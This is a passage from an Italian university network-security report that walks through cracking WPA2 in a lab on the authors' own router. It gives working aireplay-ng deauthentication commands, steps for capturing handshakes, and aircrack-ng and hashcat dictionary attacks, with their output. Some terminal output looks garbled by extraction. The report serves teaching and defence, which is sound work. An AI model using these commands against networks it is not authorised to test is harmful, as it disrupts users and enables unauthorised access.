



UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea in Ingegneria Informatica

Elaborato in **Network Security**

WiFi Hacking

Anno Accademico 2024-2025

Candidati

Di Marco Andrea - matr. M63001615

Lorenzo Cappellieri - matr. M63001660

Indice

1	Cracking della chiave WPA2 con il tool Aircrack-ng	1
2	Falsificazione AP: creazione di una rete WiFi malevola con Hostapd	20
3	Tecniche di prevenzione e difesa	26

Chapter 1

Cracking della chiave

WPA2 con il tool


Aircrack-ng

La rete WiFi ha avuto una massiva diffusione e di conseguenza è stato essenziale implementare dei protocolli per garantire la loro sicurezza. Le reti wireless, a differenza di quelle cablate, trasmettono i dati "nell'aria", rendendoli più esposti ad attacchi da parte di utenti malevoli. Gli standard di cifratura si sono evoluti nel tempo, passando da WEP a WPA, poi a WPA2 e, attualmente a WPA3. La maggior parte delle reti domestiche e aziendali, però, utilizza ancora WPA2, spesso configurato in modo non ottimale o vulnerabile ad attacchi noti. L'obiettivo finale è offrire una panoramica pratica e consapev-

ole dei rischi associati alle reti wireless e delle soluzioni disponibili, da applicare soprattutto in contesti aziendali dove la sicurezza dei dati è fondamentale. Il tutto è stato svolto, ovviamente, in un ambiente simulato e ci siamo serviti di:

- Adattatore wireless USB TP-LINK TL-WN722N: compatibile con la modalità monitor grazie al chip Qualcomm Atheros AR9271 per svolgere le operazioni di sniffing e attacco.
- Macchina virtuale con sistema operativo Kali Linux.
- Router e Access Point domestico ZTE H338X: l'hub fornito da TIM, utilizzato come target di test per simulare scenari realistici di attacco e difesa.

Partiamo, quindi, visualizzando le impostazioni e le caratteristiche delle interfacce wireless disponibili sulla nostra macchina virtuale. Vediamo la modalità operativa, ad esempio Managed o Monitor, la frequenza o il canale sul quale operano.



```
(kali@kali)-[~]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0       no wireless extensions.  
  
wlan0      IEEE 802.11  ESSID:off/any  
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm  
            Retry short limit:7   RTS thr:off   Fragment thr:off  
            Power Management:off
```

Figure 1.1: Interfacce di rete wireless

Prima di portare il nostro adattatore wireless in modalità monitor andiamo a terminare tutti i processi che possono interferire con la modal-

ità monitor come Network Manager e wpa_supplicant per evitare che il sistema blocchi o resettti l'interfaccia wireless quando viene messa in modalità monitor.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

  PID Name
  2384 wpa_supplicant
```

Figure 1.2: Uccisione processi di rete

Questo è solo il primo di una serie di comandi facenti parte della suite Aircrack-ng, un tool open source molto potente e utilizzato per il testing della sicurezza delle reti wireless. Subito dopo portiamo l'interfaccia di nostro interesse in monitor mode al fine di catturare tutti i pacchetti wireless nell'area, non solo quelli destinati al mio dispositivo.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0
Found wlan0
PHY      Interface  Driver      Chipset
phy0     wlan0      ath9k_htc   Qualcomm Atheros Communications AR9271
1 802.11n
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 1.3: Avvio dell'interfaccia in monitor mode

Poi iniziamo la scansione delle reti wireless rilevate dall'interfaccia. Notiamo varie caratteristiche:

- BSSID - Basic Service Set Identifier: l'indirizzo MAC dell'access point.
- CH: indica il canale radio su cui l'access point sta trasmettendo. I canali servono a dividere lo spettro Wi-Fi per ridurre interferenze.
- PWR: indica la potenza del segnale ricevuto.
- ENC: indica il tipo di crittografia usata dalla rete.
- CIPHER: È il tipo di algoritmo di cifratura usato per proteggere i dati.
- PSK: sta per Pre-Shared Key. Indica il metodo di autenticazione della rete.
- ESSID - Extended Service Set Identifier: È il nome della rete Wi-Fi visibile agli utenti.

In seguito notiamo che intercetta anche i pacchetti tra dispositivi.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRAK-NG

```
(kali㉿kali)-[~]  
$ sudo airodump-ng wlan0mon
```

File System

CH 14][Elapsed: 54 s][2025-05-14 10:57

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
7A:16:02:A6:BD:33	-1	0	0 0	6	-1			<length: 0>
46:1F:48:3A:7C:92	-90	7	1 0	11	720	WPA2 CCMP	PSK	TIM-25446695
C4:AD:34:9B:77:0E	-88	0	2 0	3	-1	OPN		<length: 0>
B0:A7:B9:AB:7A:30	-75	15	0 0	7	270	WPA2 CCMP	PSK	JUMBO-669875239
A6:42:40:B2:35:AA	-23	46	0 0	11	720	WPA2 CCMP	PSK	TIM-83489486

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
7A:16:02:A6:BD:33	C4:17:FE:BD:C7:54	-87	0 - 1	0	2		
(not associated)	16:30:EF:07:6C:AE	-79	0 - 1	0	2		
(not associated)	CE:96:E3:9A:44:76	-87	0 - 1	0	2		
(not associated)	B0:A4:60:0E:0B:50	-23	0 - 5	0	1		
(not associated)	04:39:26:A1:20:B6	-71	0 - 6	0	2		
(not associated)	84:3E:1D:89:F9:D3	-84	0 - 1	0	7		
(not associated)	D4:DA:CD:5F:F5:DC	-78	0 - 1	0	6		moduletest
(not associated)	18:CC:88:79:7F:CA	-78	0 - 1	0	5		Telefono Mi
(not associated)	52:27:9F:3B:76:0E	-91	0 - 1	0	1		
(not associated)	3A:57:0E:B8:87:2B	-83	0 - 1	0	1		
(not associated)	3C:91:80:CD:1B:83	-88	0 - 1	0	1		

Figure 1.4: Scansione reti wireless

Adesso iniziamo con la parte attiva del progetto ma prima di farlo, considerato che il nostro adattatore supporta solo la banda a 2.4 GHz, entriamo nel pannello di configurazione dell'AP utilizzato come target e disattiviamo la banda 5GHz e attiviamo quella a 2.4 GHz.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRACK-NG

The screenshot shows the TIM router's web interface. At the top, the TIM logo is on the left, and the current date and time (14-05-2025 17:46) are in the center. On the right, there are links for 'admin', 'Logout', and language options 'Italiano' and 'English'. Below this is a navigation bar with tabs: 'Home', 'Topologia', 'Internet', 'Rete locale' (selected), 'VoIP', and 'Gestione & Diagnosi'. On the left side, there is a sidebar menu with options: 'Stato', 'WLAN' (selected), 'LAN', 'FTP', 'UPnP', 'DMS', and 'DNS'. The main content area is titled 'WLAN Base' and contains a section 'Informazioni sulla pagina' with the text 'Questa pagina permette di configurare i parametri di base WLAN.' Below this is a section 'Attivazione WLAN' with two rows of radio buttons: 'WLAN (2.4GHz)' with 'On' selected and 'Off' unselected, and 'WLAN (5GHz)' with 'On' unselected and 'Off' selected. At the bottom right of this section are two buttons: 'Applica' and 'Annulla'. Below the 'Attivazione WLAN' section are three expandable sections: 'Configurazione globale WLAN', 'Configurazione WLAN privata', and 'Configurazione WLAN ospiti'.

Figure 1.5: Configurazione parametri di banda

Successivamente attraverso il seguente comando inviamo un numero di pacchetti di deautenticazione specificato dal flag `-deauth` verso un dispositivo con il MAC specificato dal flag `-c` fingendoci l'AP. Se il numero di pacchetti è basso abbiamo notato che il client non si disconnette. Se invece ne inviamo un numero cospicuo possiamo notare dallo snapshot nella figura 1.7 che il client, in questo caso un iPhone, viene disconnesso.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL Aircrack-ng

```
(kali㉿kali)-[~]
$ sudo aireplay-ng --deauth 10 -a A6:42:40:B2:35:AA -c F8:42:88:2F:48:6A wlan0mon
11:59:26 Waiting for beacon frame (BSSID: A6:42:40:B2:35:AA) on channel 11
11:59:27 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [63|71 ACKs]
11:59:27 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [19|73 ACKs]
11:59:28 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [52|88 ACKs]
11:59:29 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [ 1|64 ACKs]
11:59:29 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [ 0|65 ACKs]
11:59:30 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [ 0|63 ACKs]
11:59:31 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [62|69 ACKs]
11:59:31 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [39|62 ACKs]
11:59:32 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [ 4|62 ACKs]
11:59:32 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [ 0|67 ACKs]

(kali㉿kali)-[~]
$
```

Figure 1.6: Prova di deautenticazione




Figure 1.7: Snapshot deautenticazione dal cellulare

In contemporanea, ma su un altro terminale, andiamo ad effettuare la

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRACK-NG

cattura di pacchetti con il seguente comando. Il tutto verrà salvato in un file .cap. Questo poichè, considerando che molti dispositivi hanno l'auto connect alle reti WiFi se noi forziamo la deautenticazione loro rieseguiranno automaticamente l'handshake che è basato sul protocollo EAPOL, infatti nell'immagine 1.9 vediamo come abbiamo catturato dei pacchetti riguardanti l'handshake.

```
(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon -w cattura_handshake_new --bssid CC:2D:21:47:72:D1 --channel 9
ioctl(SIOCSIWMODE) failed: Device or resource busy
07:25:15 Created capture file "cattura_handshake_new-01.cap".

CH 9 ][ Elapsed: 24 s ][ 2025-05-25 07:25

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
CC:2D:21:47:72:D1 -82      6         2    0    9  270  WPA2 CCMP PSK Tenda_4772D0
46:42:40:B2:42:D2 -73     14         0    0    6  720  WPA2 CCMP PSK TIM-62417986
C0:4A:00:11:A8:B2 -1        0         0    0    1  -1    WPA2 CCMP PSK <length: 0>
6C:5A:B0:63:C4:A2 -1        0         3    0    1  -1    WPA2 CCMP PSK <length: 0>
14:2E:5E:51:6C:23 -65     18         0    0   10  405  WPA2 CCMP PSK Home&Life SuperWiFi-019017
```

Figure 1.8: Cattura pacchetti in file .cap





Figure 1.9: Controllo presenza pacchetti EAPOL

Fatto ciò abbiamo il materiale per provare a crackare la password of-

fine poichè questi pacchetti contengono i dati necessari per farlo. Abbiamo deciso di utilizzare il dizionario Rockyou. È uno dei dizionari di password più famosi usati per attacchi a forza bruta poichè contiene milioni di password comuni e frequentemente usate. Su Kali Linux è già disponibile, quindi andiamo semplicemente a decomprimerlo per utilizzarlo.



```
(kali@kali)-[/usr/share]
└─$ cd wordlists
(kali@kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt
(kali@kali)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz
(kali@kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
(kali@kali)-[/usr/share/wordlists]
└─$
```

Figure 1.10: Decompressione dizionario

Con il comando della figura 1.11 andiamo a selezionare i pacchetti di handshake che riguardano il mac address da noi specificato e il tool proverà tutte le password presenti nel dizionario. Tutti i calcoli avvengono con i dati presenti nel file handshake ecco perchè possiamo effettuare un attacco di tipo offline. Il tool calcola PMK e PTK con le password del dizionario e se corrispondono a quelle dei pacchetti di handshake vorrà dire che la password è quella corretta. Nel nostro caso la password era la password di default dell'hub ZTE H338X che si è dimostrata una password molto efficace infatti non è stata trovata. La password era una sequenza di 24 caratteri alfanumerici. Abbiamo a provato a cercare dei dizionari specifici per le password di default impostati dall'hub ZTE ma, a differenza di molti altri router/AP venduti

da altre aziende, non sono stati trovati.

```
(kali㉿kali)-[~]
└─$ aircrack-ng -w /usr/share/wordlists/rockyou.txt -b A6:42:40:B2:35:AA catturahs-04.cap
Reading packets, please wait...
Opening catturahs-04.cap
Resetting EAPOL Handshake decoder state. (code 7). STMAC: [F8:42:88:2F:48:6A] [19165 ACKs]
Resetting EAPOL Handshake decoder state. (code 7). STMAC: [F8:42:88:2F:48:6A] [52171 ACKs]
Resetting EAPOL Handshake decoder state. (code 7). STMAC: [F8:42:88:2F:48:6A] [70169 ACKs]
Resetting EAPOL Handshake decoder state. (code 7). STMAC: [F8:42:88:2F:48:6A] [64164 ACKs]
Resetting EAPOL Handshake decoder state. (code 7). STMAC: [F8:42:88:2F:48:6A] [20163 ACKs]
Read 346244 packets.
012310 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [0165 ACKs]
1 potential targets
012321 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [30172 ACKs]
012321 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [0164 ACKs]

Aircrack-ng 1.7

[01:05:47] 14345517/14344392 keys tested (3691.96 k/s)
012326 waiting for Beacons (same SSID: A6:42:40:B2:35:AA) on channel 1
012326 Time left: 1994848265 days, 2 hours, 27 minutes, 12 seconds 100.01%
012328 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [20176 ACKs]
012328 KEY NOT FOUND
012328 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [0163 ACKs]
012329 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [0165 ACKs]
012329 Master Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
012330 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [69169 ACKs]
012331 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [62168 ACKs]
012331 Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
012332 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [22166 ACKs]
012332 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
012333 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
(kali㉿kali)-[~]
└─$
012333 EAPOL HMAC : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
012333 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [16171 ACKs]
012340 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [49191 ACKs]
012340 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [49180 ACKs]
012341 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [31185 ACKs]
(kali㉿kali)-[~]
└─$
012342 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [43184 ACKs]
012342 Sending 64 directed DeAuth (code 7). STMAC: [F8:42:88:2F:48:6A] [46185 ACKs]
```

Figure 1.11: Prima prova di cracking

In seguito dal pannello di configurazione del nostro router siamo andati a cambiare la password, inserendone una sempre alfanumerica, con lettere maiuscole e minuscole ma non casuale al fine di facilitare la crack.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRAK-NG




Figure 1.12: Cambio password

Poi abbiamo convertito il file .cap in un file .hccapx poichè volevamo provare a lavorare con HashCat. Successivamente l'abbiamo convertito nel formato .22000.

```
(kali@kali)~$ hcxpcapngtool -o cattura_handshake.hccapx cattura_handshake-03.cap
hcxpcapngtool 6.3.5 reading from cattura_handshake-03.cap ...
summary capture file cattura_handshake-03.cap (11140)
file name.....: cattura_handshake-03.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (timestamp).....: 16.05.2025 17:00:21 (1747414821)
timestamp maximum (timestamp).....: 16.05.2025 17:00:45 (1747414845)
duration of the dump tool (seconds).....: 23
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional information about the quality
endianness (capture system).....: little endian
packets inside.....: 7367
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 2.4 GHz channel (from IE_TAG).....: 11
ACTION (total).....: 31
ACTION (containing ESSID).....: 5
PROBERESPONSE (total).....: 48
DEAUTHENTICATION (total).....: 4395
AUTHENTICATION (total).....: 19
AUTHENTICATION (OPEN SYSTEM).....: 19
ASSOCIATIONREQUEST (total).....: 9
ASSOCIATIONREQUEST (PSK).....: 9
REASSOCIATIONREQUEST (total).....: 1
REASSOCIATIONREQUEST (PSK).....: 1
WPA encrypted.....: 45
EAPOL messages (total).....: 24
EAPOL RSN messages.....: 24
EAPOLTIME gap (measured maximum msec).....: 6548
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL M1 messages (total).....: 10
```

Figure 1.13: Conversione file contenente l'handshake

Qui abbiamo usato Hashcat, un tool molto potente per il cracking di password poichè ci ha permesso di passare anche un file di regole, il quale, per ogni password del dizionario scelto, nel nostro caso sempre Rockyou, indica di provare a mutare le password ad esempio aggiungendo simboli o numeri alla fine della password, oppure impotando alcune lettere maiuscole. Ovviamente tutto ciò per essere implementato in tempi fattibili andrebbe usata una CPU molto potente e una grande quantità di RAM, oppure ancora meglio una GPU, componente molto adatta in questi contesti. Noi, avendo una potenza limitata possiamo notare nella figura 1.15, come per provare tutto il dizionario il tempo stimato fosse in termini di anni. Aumentando anche soltanto la RAM e restringendo il campo lasciando nel dizionario soltanto le password di 8 caratteri abbiamo notato come il tempo potesse diminuire abbondantemente ma non rientrare nei nostri parametri in quanto ci avrebbe messo comunque 1 anno.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRACK-NG

```
(kali@kali)-[~]
└─$ hashcat -m 22000 -a 0 cattura_handshake.22000 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/dive.rule
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 99086

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 1421327732110
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAOL)
Hash.Target.....: cattura_handshake.22000
```

Figure 1.14: Uso di Hashcat con regole aggiuntive


```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: cattura_handshake.22000
Time.Started.....: Fri May 16 13:28:39 2025 (4 mins, 7 secs)
Time.Estimated...: Sat Dec 22 21:43:48 2035 (10 years, 220 days)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4248 H/s (15.16ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 145615050/1421327732110 (0.01%)
Rejected.....: 144566474/145615050 (99.28%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:2048-2049 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> trinidad
Hardware.Mon.#1..: Util: 91%
```

Figure 1.15: Tempo previsto

Abbiamo così optato per spostare la password candidata tra le prime del dizionario e notiamo come, nonostante non ci sia proprio la password corretta, grazie alle regole specificate nel file `dive.rule`, il tool riesca a trovare la password precedentemente impostata. Questo è sicuramente una conferma del fatto che le password casuali sono molto più resistenti al cracking.

CHAPTER 1. CRACKING DELLA CHIAVE WPA2 CON IL TOOL AIRCRACK-NG

